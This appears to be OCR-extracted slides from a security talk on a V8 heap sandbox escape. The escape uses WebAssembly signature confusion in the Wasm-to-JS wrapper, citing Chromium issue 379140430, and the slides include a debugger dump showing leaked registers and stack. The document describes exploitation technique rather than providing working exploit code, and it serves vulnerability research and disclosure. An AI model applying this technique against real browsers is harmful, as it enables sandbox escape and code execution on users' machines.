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

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


2. Heap sandbox escape

Unsandboxed read/write: issue 379140430

Chromium > Blink > JavaScript > WebAssembly 379140430

V8 Sandbox Bypass: ARR/W by sig confusion in WasmToJsWrapper tier-up with in-sandbox Tuple2 corruption

Comments (6) Dependencies (0) Duplicates (0) Blocking (0) Resources (5)


DESCRIPTION se...@gmail.com created issue #1 Nov 15, 2024 07:28AM

VULNERABILITY DETAILS

Summary

V8 sandbox bypass, arbitrary address read/write via WASM signature confusion in Wasm-to-JS wrapper tier-up with in-sandbox `Tuple2` corruption.

Similar bug class with b/354408144 where we transitively trust a trusted-to-untrusted reference.



2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox

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

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



- Arbitrary unsandboxed read/write


2. Heap sandbox escape

Code execution: leak unsandboxed pointers



2. Heap sandbox escape

Code execution: leak unsandboxed pointers




We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55              push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
 r8=0000000000000026  r9=000041d3903df384 r10=0000000000000000
r11=fdf5bfffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55              push    rbp
0:000> dq rsp
000000a3`353fe560  00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570  00000215`4bea9000 000000a3`353fe628
000000a3`353fe580  000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590  00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0  00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0  00000215`4bf1f550 000041d3`903dffb4
000000a3`353fe5c0  00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0  00000215`4bea9000 00000215`4bf1f548
```

2. Heap sandbox escape


Code execution: leak unsandboxed pointers

func() → ;



Signature Confusion

func(var1, var2, var3…)
→ var1, var2, var3…



